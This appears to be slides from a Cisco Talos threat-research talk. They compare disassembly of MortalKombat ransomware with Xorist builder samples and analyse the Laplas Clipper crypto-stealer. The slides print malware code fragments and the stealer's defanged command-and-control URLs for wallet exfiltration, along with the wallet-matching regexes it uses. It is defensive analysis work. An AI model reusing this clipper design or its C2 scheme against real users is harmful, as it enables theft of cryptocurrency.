1.00	0.99	--------	00401880	sub_401880	00401594	sub_00401594	Prime Signature
0.99	0.99	-1----C	00401AB9	sub_401AB9	0040179D	sub_0040179D	Edges Flow Graph MD Index
1.00	0.98	--------	00401E5D	sub_401E5D	00401B43	sub_00401B43	Call Reference
1.00	0.96	--------	00401E73	sub_401E73	00401B59	sub_00401B59	Call Reference
1.00	0.96	--------	00401EAB	sub_401EAB	00401B91	sub_00401B91	Call Reference
1.00	0.96	--------	00401EE0	sub_401EE0	00401BC6	sub_00401BC6	Call Reference
1.00	0.99	--------	00401F15	sub_401F15	00401BFB	sub_00401BFB	Edges Flow Graph MD Index
1.00	0.99	--------	00401F87	sub_401F87	00401C6D	sub_00401C6D	Edges Flow Graph MD Index
1.00	0.99	--------	0040211B	sub_40211B	00401E01	sub_00401E01	Edges Flow Graph MD Index
1.00	0.96	--------	0040214B	sub_40214B	00401E31	sub_00401E31	Call Reference
1.00	0.96	--------	004021CD	sub_4021CD	00401EA6	sub_00401EA6	Call Reference
0.66	0.95	-1--E--	00402342	sub_402342	00402095	sub_00402095	MD Index (Flow Graph MD Index, Top Down)

cisco | TALOS

MortalKombat is likely an Xorist ransomware variant

MortalKombat

```
; START OF FUNCTION CHUNK FOR start

loc_40196F:
call    InitCommonControls
push    0               ; lpModuleName
call    GetModuleHandleA
mov     hInstance, eax
call    GetCommandLineA
mov     dword_40775E, eax
push    0Ah
push    dword_40775E
push    0
push    hInstance
call    $+5
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFA4h
mov     dword ptr [ebp-30h], 30h ; '0'
mov     dword ptr [ebp-2Ch], 2003h
mov     dword ptr [ebp-28h], offset sub_401AB9
mov     dword ptr [ebp-24h], 0
mov     dword ptr [ebp-20h], 0
push    dword ptr [ebp+8]
pop     dword ptr [ebp-1Ch]
mov     dword ptr [ebp-10h], 10h
mov     dword ptr [ebp-0Ch], 0
mov     dword ptr [ebp-8], offset ClassName ; "0p3nSOurc3 X0r157, motherfucker!"
push    7F00h           ; lpCursorName
push    0               ; hInstance
call    LoadCursorA
mov     [ebp-14h], eax
mov     dword ptr [ebp-4], 0
mov     dword ptr [ebp-18h], 0
lea     eax, [ebp-30h]
push    eax             ; WNDCLASSEXA *
call    RegisterClassExA
mov     dword ptr [ebp-50h], 12Ch
mov     dword ptr [ebp-54h], 69h ; 'i'
push    0               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-50h]
call    sub_401E5D
mov     [ebp-58h], eax
push    1               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-54h]
call    sub_401E5D
mov     [ebp-5Ch], eax
xor     eax, eax
push    eax             ; lpParam
push    dword ptr [ebp+8] ; hInstance
push    eax             ; hMenu
push    eax             ; hWndParent
push    dword ptr [ebp-54h] ; nHeight
push    dword ptr [ebp-50h] ; nWidth
push    dword ptr [ebp-5Ch] ; Y
push    dword ptr [ebp-58h] ; X
push    10000000h       ; dwStyle
mov     al, byte_40752D
cmp     al, 1
jnz     short loc_401A66
```

XORIST variant

```
; START OF FUNCTION CHUNK FOR start

loc_40196F:
call    InitCommonControls
push    0               ; lpModuleName
call    GetModuleHandleA
mov     hInstance, eax
call    GetCommandLineA
mov     dword_40775E, eax
push    0Ah
push    dword_40775E
push    0
push    hInstance
call    $+5
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFA4h
mov     dword ptr [ebp-30h], 30h ; '0'
mov     dword ptr [ebp-2Ch], 2003h
mov     dword ptr [ebp-28h], offset sub_401AB9
mov     dword ptr [ebp-24h], 0
mov     dword ptr [ebp-20h], 0
push    dword ptr [ebp+8]
pop     dword ptr [ebp-1Ch]
mov     dword ptr [ebp-10h], 10h
mov     dword ptr [ebp-0Ch], 0
mov     dword ptr [ebp-8], offset ClassName ; "0p3nSOurc3 X0r157, motherfucker!"
push    7F00h           ; lpCursorName
push    0               ; hInstance
call    LoadCursorA
mov     [ebp-14h], eax
mov     dword ptr [ebp-4], 0
mov     dword ptr [ebp-18h], 0
lea     eax, [ebp-30h]
push    eax             ; WNDCLASSEXA *
call    RegisterClassExA
mov     dword ptr [ebp-50h], 12Ch
mov     dword ptr [ebp-54h], 69h ; 'i'
push    0               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-50h]
call    sub_401E5D
mov     [ebp-58h], eax
push    1               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-54h]
call    sub_401E5D
mov     [ebp-5Ch], eax
xor     eax, eax
push    eax             ; lpParam
push    dword ptr [ebp+8] ; hInstance
push    eax             ; hMenu
push    eax             ; hWndParent
push    dword ptr [ebp-54h] ; nHeight
push    dword ptr [ebp-50h] ; nWidth
push    dword ptr [ebp-5Ch] ; Y
push    dword ptr [ebp-58h] ; X
push    10000000h       ; dwStyle
mov     al, byte_40752D
cmp     al, 1
jnz     short loc_401A66
```

Ransomware sample created by the leaked Xorist builder

```
; START OF FUNCTION CHUNK FOR start

loc_401653:
call    InitCommonControls
push    0               ; lpModuleName
call    GetModuleHandleA
mov     hInstance, eax
call    GetCommandLineA
mov     dword_4042B2, eax
push    0Ah
push    dword_4042B2
push    0
push    hInstance
call    $+5
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFA4h
mov     dword ptr [ebp-30h], 30h ; '0'
mov     dword ptr [ebp-2Ch], 2003h
mov     dword ptr [ebp-28h], offset sub_40179D
mov     dword ptr [ebp-24h], 0
mov     dword ptr [ebp-20h], 0
push    dword ptr [ebp+8]
pop     dword ptr [ebp-1Ch]
mov     dword ptr [ebp-10h], 10h
mov     dword ptr [ebp-0Ch], 0
mov     dword ptr [ebp-8], offset ClassName ; "0p3nSOurc3 X0r157, motherfucker!"
push    7F00h           ; lpCursorName
push    0               ; hInstance
call    LoadCursorA
mov     [ebp-14h], eax
mov     dword ptr [ebp-4], 0
mov     dword ptr [ebp-18h], 0
lea     eax, [ebp-30h]
push    eax             ; WNDCLASSEXA *
call    RegisterClassExA
mov     dword ptr [ebp-50h], 12Ch
mov     dword ptr [ebp-54h], 69h ; 'i'
push    0               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-50h]
call    sub_401B43
mov     [ebp-58h], eax
push    1               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-54h]
call    sub_401B43
mov     [ebp-5Ch], eax
xor     eax, eax
push    eax             ; lpParam
push    dword ptr [ebp+8] ; hInstance
push    eax             ; hMenu
push    eax             ; hWndParent
push    dword ptr [ebp-54h] ; nHeight
push    dword ptr [ebp-50h] ; nWidth
push    dword ptr [ebp-5Ch] ; Y
push    dword ptr [ebp-58h] ; X
push    10000000h       ; dwStyle
mov     al, byte_406DCB
cmp     al, 1
jnz     short loc_40174A
```

cisco | TALOS

Laplas Clipper


Relatively a new clipboard stealer

Written in GO language

Available for relatively low cost

Laplas clipper developers are actively producing new variants

Available with several variants



cisco | Talos

```
// main.decrypt
__int128 __golang main_decrypt(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = encoding_base64__ptr_Encoding_DecodeString((int)dword_7C23CC, a1, a2);
  v2 = runtime_makeslice((int)&RTYPE_uint8, v4, v4);
  for ( i = 0; i < v4; ++i )
    *(_BYTE *)(v2 + i) = byte_78D1C1 ^ *(_BYTE *)(v5 + i);
  *(_QWORD *)&result = __PAIR64__(v4, v2);
  DWORD2(result) = v4;
  return result;
}
```

- Decryption routine that decodes and decrypts strings
- Uses decrypted strings to establish persistence
- Creates windows task to run the clipper malware every minute for 416 days
- Targets various cryptocurrency wallet address

cisco | Talos


Clipping functionality

Registers victim's machine with clipper bot

- Registers with the attacker-controlled clipper bot
- Receives regular expression patterns for cryptocurrency wallet address

Monitors clipboard

- Constantly monitors victim's clipboard for cryptocurrency wallet address by matching with the regular expression patterns



Exfiltration

- Sends the victim's cryptocurrency wallet address to the clipper bot

Enables fraudulent crypto transaction

- Clipper bot generates and sends back a look-alike wallet address to the clipper malware
- Clipper malware overwrites the original wallet address in the clipboard with the look-alike wallet address

Clipper communication with clipper bot

Registers with clipper bot

hxxp[://]clipper[.]guru/bot/online?guid=<DESKTOPNAME>\<USERID>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c

Receives regex patterns

hxxp[://]clipper[.]guru/bot/regex?key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c

Exfiltrates wallet address


hxxp[://]clipper[.]guru/bot/get?address=<Victims address >&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c

Regex patterns sent from clipper bot

Regular expressions received	Cryptocurrencies
1[1-9A-HJ-NP-Za-km-z]{32,33} 3[1-9A-HJ-NP-Za-km-z]{32,33} X[1-9A-HJ-NP-Za-km-z]{33} [1-9A-HJ-NP-Za-km-z]{44}	Dash
Bc1q[023456789acdefghjklmnpqrstuvwxyz]{38,58}	Bitcoin
q[a-z0-9]{41} p[a-z0-9]{41}	Bitcoin Cash
L[a-km-zA-HJ-NP-Z0-9]{33} M[a-km-zA-HJ-NP-Z0-9]{33}	Zcash
ltc1q[a-zA-Z0-9]{38}	Litecoin
0x[a-fA-F0-9]{40}	Ethereum
Bnb1[0-9a-z]{38}	Binance coin
D[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}	Dogecoin

Regular expressions received	Cryptocurrencies
4[0-9AB][1-9A-HJ-NP-Za-km-z]{93} 8[0-9AB][1-9A-HJ-NP-Za-km-z]{93}	Monero
r[0-9a-zA-Z]{33}	Ripple
t1[a-km-zA-HJ-NP-Z1-9]{33}	Tezos
ronin:[a-fA-F0-9]{40}	Ronin
T[A-Za-z1-9]{33}	Tron
addr1[a-z0-9]+	Cardano
cosmos1[a-z0-9]{38}	Cosmos

Sample Look-alike wallet address from clipper bot



Cryptocurrency wallet address sent from the analysis machine	Cryptocurrency wallet address received from the Clipper bot
0x516DE893B9c9430066bC1116Feaa6E09A6349d83	0x516Acfd0bae6e65A45e0808c6Ae7560d9622B246
0xbd0b7a89674A0CFf1870b5aC65578b39172979f9	0xbd04EeD05CE7C532670A4564Ae6acbE849a7dB97

Take aways

1. Stay Vigilant
2. Use Secure wallets
3. Follow best practices for online security
4. Exercise caution when engaging with cryptocurrency activities

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity

Thank you!

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity